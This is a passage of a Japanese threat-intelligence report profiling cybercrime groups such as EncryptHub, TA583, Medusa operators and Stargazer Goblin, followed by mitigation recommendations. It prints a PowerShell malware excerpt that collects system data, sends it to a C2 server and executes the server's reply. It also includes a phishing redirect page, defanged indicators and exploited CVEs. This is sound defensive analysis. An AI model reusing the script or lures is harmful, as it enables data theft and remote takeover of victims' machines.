
Related Events

- **SectorJ196 distributed Malware through Job Advertisements from Fake Company**
  https://cti.nshc.net/events/view/13196
  ロシア語を使用するサイバー犯罪集団が、暗号通貨および Web 3.0 分野の求職者を対象に高度なソーシャルエンジニアリング攻撃を行いました。この作戦には、専門的なウェブサイトとソーシャルメディアのプロフィールを持つ「ChainSeeker.io」のような偽の会社を設立し、求職者を引き寄せるために偽の求人広告を掲載することが含まれていました。応募者はメールを通じて面接の招待を受け取り、この招待はテレグラムで送信されました。テレグラムでは、会社関係者とされる人物が特定のウェブサイトから悪意のあるビデオ会議アプリ「GrassCall」をダウンロードするよう誘導しました。このアプリはインストール後に Malware を拡散しました。Windows の場合、リモートアクセス型トロイの木馬（RAT）と情報窃取プログラムであるラダマンティス（Rhadamanthys）がインストールされ、暗号通貨ウォレットを含むユーザーデータが侵害されました。macOS では、Atomic macOS Stealer（AMOS）というバージョンが使用されました。この Malware は Microsoft Defender の設定を変更して C:ドライブを回避することで、セキュリティ防御システムを無力化しました。ラダマンティスはデータ流出のためにコマンド＆コントロール（C&C）サーバーに接続し、キーロギングや悪意のあるファイルの実行などの高度な手法を使用して被害者を悪用しました。

9) セクターJ199グループ

NSHC©2025 All rights reserved.

サイバー犯罪ハッキンググループの中で、SectorJ199 グループは他のセキュリティ企業によってインクリプトハブ（EncryptHub）として知られており、ロシア、スペイン、アメリカ、中国、香港、イギリス、キプロス、オランダで彼らの活動が発見されました。
該当グループは、正規のウェブサイトのドメインと似たスペルを持つ偽のドメインを登録し、ユーザーのタイプミスを利用して悪意のあるサイトにアクセスさせるタイポスクワッティング（Typosquatting）手法を悪用しました。彼らは実際のソフトウェアウェブサイトのドメインと似たドメインを利用して、攻撃対象がそのサイトにアクセスするよう誘導し、そのサイトで配布されるマルウェアを疑うことなく実行させるために、実際のソフトウェアウェブサイトと似た UI デザインを模倣したと分析されています。



[図 64: ソフトウェアウェブサイトに偽装したフィッシングサイト]

[SectorJ199 グループが利用したフィッシングドメイン]

- paloaltonworks[.com

該当のフィッシングサイトを通じて配布されるマルウェアは、最終的に PowerShell スクリプト形式のマルウェアであり、これを通じて攻撃対象システムの IP アドレス、ユーザーアカウント情報、ホスト情報、システム情報などのデータを収集し、それを暗号化してコマンド＆コントロール（C2）サーバーに送信したと分析されています。

NSHC©2025 All rights reserved.

```powershell
$externalIP = Get-ExternalIP
$userName = Get-UserName
$pcName = Get-PCName
$location = Get-Location
$country = $location.country
$city = $location.city
$osVersion = Get-OSVersion
$isDomain = Get-DomainName
$buildType = Get-BuildType
$isAdmin = Get-IsAdmin

$data = @{
    "ExternalIP" = $externalIP
    "UserName" = $userName
    "PCName" = $pcName
    "Country" = $country
    "City" = $city
    "OSVersion" = $osVersion
    "IsDomain" = $isDomain
    "BuildType" = $buildType
    "IsAdmin" = $isAdmin
}

$jsonData = $data | ConvertTo-Json
Write-Host "[!] JSON data: $jsonData"

$encryptedData = Encrypt-Data -key $key -iv $iv -data $jsonData
Write-Host "[!] Encrypted data: $encryptedData"

$url = "$serverLocation/?method=SubmitInfo"
$webClient = New-Object System.Net.WebClient
$webClient.Headers.Add("Api-Key", $apiKey)
$webClient.Headers.Add("Content-Type", "application/json")

try {
    $requestBody = $sessionId + "`n" + $encryptedData
    $response = $webClient.UploadString($url, $requestBody)
    Write-Host "[!] Server response: $response"
    Invoke-Expression -Command $response
} catch {
    Write-Host "[!] Error sending data: $_"
}
```

[図 65: PowerShell スクリプトの一部]

[C2 サーバーアドレス]

- encrypthub[.net

Related Events

- **SectorJ199 used PowerShell Malware to steal data**
  https://cti.nshc.net/events/view/13197
  複雑なサイバー脅威活動に関与する脅威アクターが、トロイの木馬が含まれた人気アプリケーションとサードパーティの PPI（Pay-Per-Install）サービスを通じてマルウェアを拡散していることが確認されました。この攻撃者は、QQ トーク、WeChat、Google Meet などのアプリケーションの偽バージョンを作成し、ユーザーの信頼を悪用して悪性ペイロードを実行しました。2024 年末から 2025 年初頭にかけて活動するこれらのトロイの木馬アプリは、初期アクセスを容易にし、権限を昇格させ、データ漏洩を達成します。特に、これらのアプリに組み込まれた PowerShell スクリプトは、ユーザーシステムのデータを収集し、リモートサーバーに送信します。また、攻撃者は LabInstalls PPI サービスを活用して配布プロセスを簡素化しており、これは地下ブログでの相互作用から確認できます。彼らのキルチェーンは、多段階プロセスを通じて情報を盗むマルウェアを配布する方法に進化し、Rhadamanthys 実行ファイルを拡散することで完了しました。さらに、攻撃者は将来他のサイバー犯罪者に配布するためのコマンド＆コントロールツールである EncryptRAT を開発しています。この作戦は、悪性ソフトウェアの配布を強化し、ターゲティング能力を拡張するための一致した努力を示しています。

NSHC©2025 All rights reserved.

10)セクターJ200グループ

サイバー犯罪ハッキンググループの中で、SectorJ200 グループは他のセキュリティ企業によって TA583 として知られており、アメリカ、アルゼンチン、インドで彼らの活動が発見されました。
該当グループは、アメリカ社会保障局（Social Security Administration,
SSA）を装ったフィッシングメールを送信し、フィッシングメールには明細書の文書をダウンロードするように指示する説明とともにフィッシングリンクが添付されていました。

[攻撃者メールアドレス]

- suppoee3[@netsolhost.com

攻撃対象がそのリンクをクリックすると、自動リダイレクト機能を含むソースコードが動作し、攻撃者が指定した二次的なマルウェアサイトに自動的に移動します。

```
<head>
    <meta charset="UTF-8">
    <meta http-equiv="refresh" content="1;url=https://ssastatementshelpcenter.de/top/">
    <title>Redirecting...</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            text-align: center;
            padding-top: 50px;
            background-color: #f3f3f3;
        }
        .content {
            width: 80%;
            margin: auto;
            padding: 20px;
            background-color: white;
            border-radius: 10px;
            box-shadow: 0 4px 8px rgba(0,0,0,0.1);
        }
        .spinner {
            border: 4px solid #f3f3f3; /* Light grey */
            border-top: 4px solid #3498db; /* Blue */
            border-radius: 50%;
            width: 50px;
            height: 50px;
            animation: spin 2s linear infinite;
            margin: auto;
        }
        @keyframes spin {
            0% { transform: rotate(0deg); }
            100% { transform: rotate(360deg); }
        }
        .confirmed {
            font-size: 20px;
            color: green;
            margin-top: 20px;
        }
    </style>
```

[図 66: 自動的に悪性サイトにリダイレクトされるソースコードの一部]

[リダイレクトされた 2 次マルウェアサイトドメイン]

- ssastatementshelpcenter[.de/top/

最終的に攻撃対象システムにリモートモニタリングおよび管理ツール（Remote Monitoring and Management,
RMM）の一つであるスクリーンコネクト（ScreenConnect）がダウンロードされます。
彼らはスクリーンコネクトを通じて攻撃対象システムをリモートで制御し、悪意のある行為を実行しようとしたと分析されている。

NSHC©2025 All rights reserved.

[ScreenConnect ペイロード ダウンロード ドメイン]

- retireafter5m[.co/Bin/Recently_S_S_A_eStatementForum_Viewr5406991387785667481_Pdf.Client.exe?e=Access&y=Guest&s=1fa76235-0891-43b3-9773-feba750a3852&i=Buss1

[ScreenConnect C2 ドメイン]

- retireafter5m[.co
- invoice007[.zapto[.org

Related Events

- **SectorJ200 はフィッシングメールを通じて RMM ツールを配布しました。**
  https://cti.nshc.net/events/view/13351
  脅威アクターは、サイバー攻撃の初期ペイロードとして合法的なリモートモニタリングおよび管理（RMM）ツールをますます利用しています。伝統的に IT 管理者がリモート管理のために使用していたこれらのツールは、現在ではリモートアクセス型トロイの木馬（RAT）に似た機能を備えており、サイバー犯罪者によって悪用されています。ScreenConnect、Fleetdeck、Atera のような RMM の使用への移行は 2024 年から観察されており、これは従来のローダーやボットネットの減少と一致しています。これらの RMM ツールは悪意のあるメールキャンペーンを通じて配布され、攻撃者は電話ベースの詐欺を通じて被害者を騙し、RMM をインストールさせる電話指向攻撃配信（TOAD）戦術を使用することが多いです。ブラジルの銀行マルウェアや偽の政府の餌を使用するなど、様々な脅威アクターとキャンペーンが RMM を運用に統合し始めています。脅威環境の変化は、従来の方法に対するセキュリティ監視の強化への適応を反映しており、サイバー脅威の進化する特性と継続的な警戒および高度な検出メカニズムの必要性を強調しています。

11) セクターJ203グループ

サイバー犯罪ハッキンググループの中で、SectorJ203 グループは他のセキュリティ企業によってスピアウィング（Spearwing）として知られており、アメリカ、アラブ首長国連邦、イギリス、日本、カナダ、パラグアイ、香港で彼らの活動が発見されました。
該当グループは金銭的利益を確保するためにメデューサランサムウェア（Medusa Ransomware）を拡散しました。
彼らは、このランサムウェアを拡散するために、リモートモニタリングおよび管理（RMM）ツールの一つである SimpleHelp の脆弱性を悪用しました。

[SectorJ203 グループが悪用した脆弱性]

- CVE-2024-57726 SimpleHelp Privilege Escalation Vulnerability

NSHC©2025 All rights reserved.

- CVE-2024-57727 SimpleHelp Path Traversal Vulnerability
- CVE-2024-57728 SimpleHelp File Upload Vulnerability, Remote Code Execution Vulnerability

該当グループは、SimpleHelp の脆弱性を利用して攻撃対象システムでリモートコマンドを実行し、その作業を通じて Windows
Defender の例外パスに C ドライブのサブパスを追加し、セキュリティソリューションのインストール有無を偵察した後、マルウェアを生成しました。

生成したマルウェア

- C:¥temp¥smuol.sys
- C:¥temp¥6Vwq.exe
- C:¥Windows¥Temp¥MilanoSoftware.exe

該当グループが生成したマルウェアの中で「6Vwq.exe」は、一緒に生成されたマルウェアドライバーファイル（smuol.sys）をロードする機能を果たします。
該当ドライバファイルがロードされると、攻撃対象システムでセキュリティソリューションの動作に必要な主要ファイルを削除し、EDR ソリューションを終了させる機能を実行する「PoorTry」として知られる Windows ドライバです。
彼らは該当ドライバーをロードした後、ランサムウェアのペイロードである「MilanoSoftware.exe」を実行します。該当ペイロードは、Windows の net ユーティリティを利用してランサムウェアの実行を中断できるサービスを強制終了し、taskkill コマンドを通じて実行中のシステムタスクを強制的に中断させました。
その後、ランサムウェアのペイロードは攻撃対象システムのデータを暗号化し、暗号化が完了すると自己削除を行い、攻撃の痕跡を消去する行為を行いました。
彼らはランサムノートに復号化費用の支払いに関する議論を行うための連絡手段を公開しました。
該当グループは、復号化費用の支払い連絡手段としてオニオンドメイン（Onion Domain）とトックス（Tox）を使用しているようであり、復号化費用を支払わない場合、テレグラム（Telegram）チャンネルとブログ目的で運営されているオニオンドメイン（Onion Domain）にこれを投稿すると脅迫する二重恐喝（Double Extortion）形式の攻撃を行ったようです。

NSHC©2025 All rights reserved.

[図 67: メデューサランサムノートの一部]

Related Events

- **SectorJ203 used Malware to distribute Medusa Ransomware**
  https://cti.nshc.net/events/view/13176
  メデューサランサムウェア攻撃は、特に 2023 年から 2025 年にかけて急増しました。サービス型ランサムウェア（RaaS）として運営されるこの亜種は、二重恐喝戦術を使用します。つまり、ネットワークを暗号化する前にデータを盗み、被害者に 10 万ドルから 1,500 万ドルの身代金を支払うよう圧力をかけます。身代金の支払いを拒否すると、データが公開されると脅します。攻撃者は通常、Microsoft Exchange Server のようなアプリケーションの未パッチの脆弱性を悪用しますが、奪取した正当なアカウントを侵入に利用することもあります。
  メデューサは、さまざまな自給自足型ツール、SimpleHelp や AnyDesk のようなリモート管理ソフトウェア、そして BYOVD（Bring Your Own Vulnerable Driver）手法を使用してセキュリティ防御システムを無力化します。PDQ Deploy や Mesh Agent のようなツールは、マルウェアペイロードの横方向移動と展開を容易にします。このランサムウェアは「.medusa」拡張子を追加し、「!READ_ME_MEDUSA!!!.txt」という名前の身代金メモを残します。被害者は 10 日以内に支払いを行う必要があり、遅延すると罰金が課されます。一貫した戦術は、従来の RaaS アプローチではなく、内部攻撃戦略である可能性を示唆しています。メデューサは、医療や政府を含むさまざまな分野の大規模組織を標的にしています。

- **SectorJ203 used SimpleHelp Vulnerability to deploy Medusa Ransomware**
  https://cti.nshc.net/events/view/13313
  脅威アクターは、SimpleHelp リモートモニタリングおよび管理（RMM）ツール（CVE-2024-57726、CVE-2024-57727、CVE-2024-57728）の脆弱性を悪用して、被害者のコンピュータで任意のコマンドを実行し、最終的に Medusa ランサムウェアを配布しています。攻撃は、SimpleHelp RMM の Remote


NSHC©2025 All rights reserved.

Access.exe を通じて実行されるコマンドから始まります。攻撃者は、システムおよびファイアウォールクエリを使用して偵察を行います。6Vwq.exe や MilanoSoftware.exe といったマルウェアファイルが実行され、プロセスが開始されます。HeartCrypt のマルウェアパッカーが使用され、カーネルモードドライバーsmuol.sys がインストールされ、必要なファイルを削除してエンドポイント検出および対応（EDR）ソリューションを無効化します。ランサムウェアペイロードである MilanoSoftware.exe は、net.exe を使用してさまざまな必要なサービスを無効化し、taskkill.exe を使用して実行中の重要なタスクを終了させ、ランサムウェア配布の検出および中断を最小限に抑えます。最後に、ファイルが暗号化され、実行後にランサムウェアペイロードが削除されて証拠が消去されます。

- **SectorJ203 leveraged Vulnerabilities and open-source tools to deploy Medusa Ransomware**
  https://cti.nshc.net/events/view/13409

12) セクターJ204グループ


サイバー犯罪ハッキンググループの中で、SectorJ204 グループは他のセキュリティ企業によってスターゲイザーゴブリン（Stargazer Goblin）として知られています。
そのグループは、ソフトウェアのクラック版であるかのように偽装して、ルマスティーラー（Lumma
Stealer）というマルウェアを配布しました。彼らは GitHub のようなプラットフォームを通じてソフトウェアのクラック版ファイルをダウンロードできると偽り、リポジトリに添付されたリンクにアクセスするよう誘導しました。



[図 68: 偽のソフトウェアクラックバージョンファイルを共有した GitHub リポジトリ]


NSHC©2025 All rights reserved.

攻撃対象がソフトウェアのクラック版ファイルをダウンロードするためにそのリンクにアクセスすると、正常なブログ投稿のように見えるウェブページにリダイレクトされます。



[図 69: 正常なブログ投稿に偽装したマルウェアサイト]

攻撃対象がダウンロードボタンをクリックすると、別のダウンロードページにリダイレクトされ、そのページはメガクラウドストレージ（Mega Cloud Storage）の URL を提供しています。
彼らはメカクラウドストレージの URL を提供することにより、攻撃対象がストレージにアップロードされたファイルに対する疑念を少なくし、それをダウンロードおよび実行するように誘導しました。



[図 70: メガクラウドストレージの URL に接続するように誘導するページ画面]

NSHC©2025 All rights reserved.

[メガクラウドストレージの URL にアクセスするように誘導するドメイン]

- v5pxfqo7w061124zh[.cfd

該当グループがメカクラウドストレージを通じて配布したファイルは圧縮ファイルであり、圧縮ファイルの内部にはルマスティーラー（Lumma
Stealer）として知られるスティーラー型の Malware が含まれています。
これらは不特定多数を対象にスティーラー型のマルウェアを拡散し、大規模なデータ窃取を目的としたものと分析される。

Related Events

- **SectorJ204 used Lumma Stealer disguised as cracked software**
  https://cti.nshc.net/events/view/12835
  2024 年 12 月から確認されたあるキャンペーンは、クラックされたソフトウェアに偽装した LummaStealer マルウェアを配布することを含みます。URL 短縮サービスを含む GitHub リポジトリを活用し、悪意のある JavaScript が埋め込まれたブログにリダイレクトします。ユーザーは中間ドメイン（.cfd、.click、.info、.xyz）にリダイレクトされ、最終的に LummaStealer 実行ファイルが保存されたパスワードで保護されたファイルがある MEGA ストレージに接続されます。脅威アクターは Facebook、Devpost、TikTok、Chromium などのさまざまなプラットフォームを活用して悪意のあるソフトウェアを配布しました。このマルウェアの配布方法には、ブラウザのリファラーポリシーを変更し、新しいウィンドウを開いてユーザーを悪意のあるダウンロードページにリダイレクトする難読化された JavaScript コードが含まれます。パスワードで保護されたアーカイブと主要な仮想プラットフォームを活用する方法は以前のキャンペーンと類似していますが、中間リダイレクトドメインなどの違いがあります。これは、戦術の進化または既知の手法を模倣する別の脅威アクターの可能性を示唆しています。

13) セクターJ205グループ

サイバー犯罪ハッキンググループの中で、SectorJ205 グループは他のセキュリティ企業によってインテルブローカー(IntelBroker)として知られています。
該当グループは金銭的利益を確保するために、ジェンキンス（Jenkins）コマンドラインインターフェース（Command Line Interface,
CLI）の脆弱性を悪用してエンデュランスランサムウェア（Endurance
Ransomware）を拡散しました。

NSHC©2025 All rights reserved.

[SectorJ205 グループが悪用した脆弱性]

- CVE-2024-23897 Jenkins Command Line Interface (CLI) Path Traversal Vulnerability

[エンデュランスランサムウェア（Endurance Ransomware）オニオンドメインアドレス]

- h44jyyfomcbnnw5dha7zgwgkvpzbzbdyx2onu4fxaa5smxrgbjgq7had[.onion

Related Events

- **SectorJ205 used new Domains for Endurance Ransomware**
  https://cti.nshc.net/events/view/12888
  サイバー犯罪環境で非常に活動的な脅威アクターが登場し、データ流出、ランサムウェア攻撃、不正データ取引に関与しました。最初はサイバー犯罪ブログで地位を確立した彼らは、混乱の中でも活動を続け、ユーロポール、ボルボ、AT&T などの機関を標的にして情報流出事件を引き起こしました。2023 年には物議を醸すサイバー犯罪組織に加わりましたが、依然として顕著な悪名を轟かせました。この脅威アクターは規模は小さいものの活発なプラットフォームを活用し、データ流出と協力を可能にします。彼らのランサムウェアであるエンデュランス（Endurance）は高度な能力を示しますが、その起源は国家支援機関との関連性について論争を引き起こしました。彼らは初期アクセスのために公開アプリケーションを悪用し、高度な難読化およびデータ流出技術を活用し、2024 年には米国政府の契約業者を標的にするなど深刻な侵害事件に関与しました。ジェンキンスサーバーを悪用した侵害事件で見られるように、彼らの活動はサプライチェーン攻撃にまで拡大しました。特に、彼らはダークウェブでデータを仲介し、洗練された TTP を活用して犯罪エコシステム内で影響力と到達範囲を強化し、影響力を最大化します。

14) セクターJ206グループ

サイバー犯罪ハッキンググループの中で、SectorJ206 グループは他のセキュリティ企業によってジャバゴースト（JavaGhost）として知られています。
該当グループは、フィッシングインフラを運営するために AWS クラウドを悪用したと分析されている。
該当グループは公開された環境変数ファイルを通じて AWS アクセスキーを取得し、取得したキーを使用してクラウドリソースにアクセスしました。

NSHC©2025 All rights reserved.

その後、Amazon Simple Email
Service（SES）と WorkMail を設定してフィッシングメール送信インフラを構築し、正規のドメインを装ってフィッシングメールを大量に送信したと分析されます。

[IAM ユーザー名]

- adminuserdevs
- develops
- Gh0st_808
- Gh0st_365
- rootdev
- ses2
- warkopi

Related Events

- **SectorJ206 leveraged AWS Cloud for Phishing Infrastructure**
  https://cti.nshc.net/events/view/13106
  最近の事例では、以前はウェブサイトの改ざんに関与していた脅威アクターが、現在はクラウドインフラを利用した金銭的動機を持つフィッシングキャンペーンに転換した戦術の変化が明らかになりました。主に AWS 環境を標的とする攻撃者は、公開されている S3 バケットや`.env`ファイルのような誤った設定を悪用して、長期アクセスキーなどの資格情報を取得し、クラウドリソースに不正にアクセスします。このようにして奪取した資格情報を使用し、攻撃者は自身の AWS アカウントに複数の EC2 インスタンスとドメインを設定し、大規模なフィッシングページをホスティングしてメールで配布します。長期的なアクセスを維持するために、攻撃者は IAM ロールを作成し、ログ削除やリージョン分散といった回避技術を使用して検出を逃れます。したがって、組織は長期アクセスキーの使用を最小限に抑え、IAM ロールを通じて一時的な資格情報を導入する必要があります。また、`.env`のような構成ファイルのアクセス制御を監査し、機密情報が露出しないようにする必要があります。異常な API 呼び出しやリソースプロビジョニングを検出するためには、AWS
  CloudTrail や GuardDuty のようなツールを使用した継続的なモニタリングが不可欠であり、検出ルールを確立することが推奨されます。また、ユーザー認識教育と強力なメールセキュリティ制御を実施し、多層的な防御体制を構築する必要があります。これらの措置は、資格情報の露出や構成の脆弱性を悪用する攻撃からクラウド環境を保護するために非常に重要です。

NSHC©2025 All rights reserved.

Recommendation

NSHC ThreatRecon チームは様々な目的のハッキンググループ(Threat Actor Group) 活動を分析し、組織内部のセキュリティチームがハッキング活動における被害をさらに減らせるように共通的に確認できる攻撃技術(technique)における MITRE ATT&CK の脅威緩和(Mitigations)項目を次のようにまとめた。

1. 脆弱性保護 (Exploit Protection)

ソフトウェアのエクスプロイト(Exploit)発生を誘導したり、発生の可能性を探知及びブロックするために脆弱性保護(Exploit Protection)のソリューション使用の検討が必要

- エクスプロイト(Exploit)の動作の緩和のため、 WDEG(Windows Defender Exploit Guard)及び EMET(Enhanced Mitigation Experience Toolkit)の使用の検討が必要
- エクスプロイトのトラフィックがアプリケーションに辿り着くことを防止するため、Web アプリケーションのファイアウォール使用の検討が必要

2. 脆弱性のスキャニング (Vulnerability Scanning)

外部に漏出したシステムの脆弱性を定期的に検査し、致命的な脆弱性が見つかった場合、速やかにシステムをパッチする手続きの検討が必要

- 潜在的に 脆弱なシステムを新たに識別するため、定期的な内部ネットワークの検査の検討が必要
- 公開となった脆弱性における持続的なモニタリングの検討が必要
- 実際のハッキンググループ(Threat Actor Group)が使用した脆弱性におけるセキュリティ強化案件の検討が必要
- このレポートの“Appendix”には実際の 実際のハッキンググループ(Threat Actor Group)が使用した履歴がある脆弱性の情報が含まれている

3. セキュリティ認識教育 (User Training)

実際のハッキング及び侵害事故の事例を通じて注意すべきの状況について全社員が認知できるようにセキュリティ認識教育の検討が必要


- ソーシャルエンジニアリング(Social Engineering)技法とスピアフィッシング(Spear Phishing)E-Mail を識別できる教育の検討が必要

NSHC©2025 All rights reserved.

- ユーザーと管理者が多数のアカウントに同一なパスワードを使用しないように資格証明情報の管理の重要性における教育の検討が必要
- システムに保存したパスワードの危険性における教育の検討が必要
- リポジトリにデータを保存する時に注意すべきの事項における教育の検討が必要
- ブラウザの悪性の拡張プログラムが実行されないようにブラウザ管理における教育の検討が必要
- SMS、通話履歴、連絡先リストなどの敏感な情報のアクセス権限を要請する Android アプリケーションについて注意喚起できるような教育の検討が必要
- 非公式ページからアプリケーションをダウンロードしないように教育の検討が必要

4. 脅威インテリジェンスプログラム(Threat Intelligence Program)

ハッキンググループが使用しているマルウェアハッシュ(Hash)、IP 及びドメイン(Domain)情報を含む IOC(Indicator of Compromise)が見つかった場合、通知を送信するように探知の設定の検討が必要



- IPS、IDS 及びファイアウォールのようなネットワークセキュリティ装備のログから IOC と同一な通信 IP が見つかった場合
- 組織内部の DNS サーバー、ウェブゲートウェイ(Web Gateway)及びプロキシ(Proxy)ウェブ関係のシステムのログから IOC と同一なドメインが見つかった場合
- EDR(Endpoint Detection and Response)のようなエンドポイントセキュリティソリューションのログから PC 及びサーバーから IOC と同一なファイルハッシュ(Hash)が存在する場合

NSHC©2025 All rights reserved.

- 組織内部の様々なシステムのログを収集する SIEM(Security Information Event Management)から設定したユーズケース(Use Case)とルール(Rule)に IOC と同一なファイルハッシュ、IP 及びドメインが存在する場合*

5. ネットワークにおける脅威緩和

1) ネットワーク侵入防止 (Network Intrusion Prevention)

組織のネットワークにアクセスする悪意的なトラフィックを事前にブロックするために侵入探知システム(Intrusion Detection System, IDS)及び侵入防止システム(Intrusion Prevention System, IPS)の使用の検討が必要

- ネットワークレベルからハッキンググループの攻撃活動を緩和するため AitM(Adversary in the Middle)のトラフィックパターンが識別できる侵入探知システム(Intrusion Detection System, IDS)及び 侵入防止システム(Intrusion Prevention System, IPS)の使用の検討が必要
- マルウェアが組織の内部ネットワークにアクセスしたり実行したりすることを防止するため、ホスト型の侵入防止システム(HIPS, Host Intrusion Prevention System)、アンチウイルス(Anti-Virus)などのソリューションの使用の検討が必要

2) ネットワーク細分化 (Network Segmentation)

組織の重要なシステム及び資産を隔離するため、ネットワークを物理的及び論理的ネットワークで分割し、セキュリティコントロール及びサービスがそれぞれの下位のネットワークごとに提供できるようにネットワーク細分化(Network Segmentation)の使用の検討が必要

- DMZ(Demilitarized Zone)及び別のホスティングインフラを使用して外部/内部ネットワークを分離する政策の使用の検討が必要
- ハッキンググループのターゲットになりやすい組織の重要なシステム及び資産を識別し、無断アクセス及び変造から該当のシステムを隔離し、保護する政策の使用の検討が必要
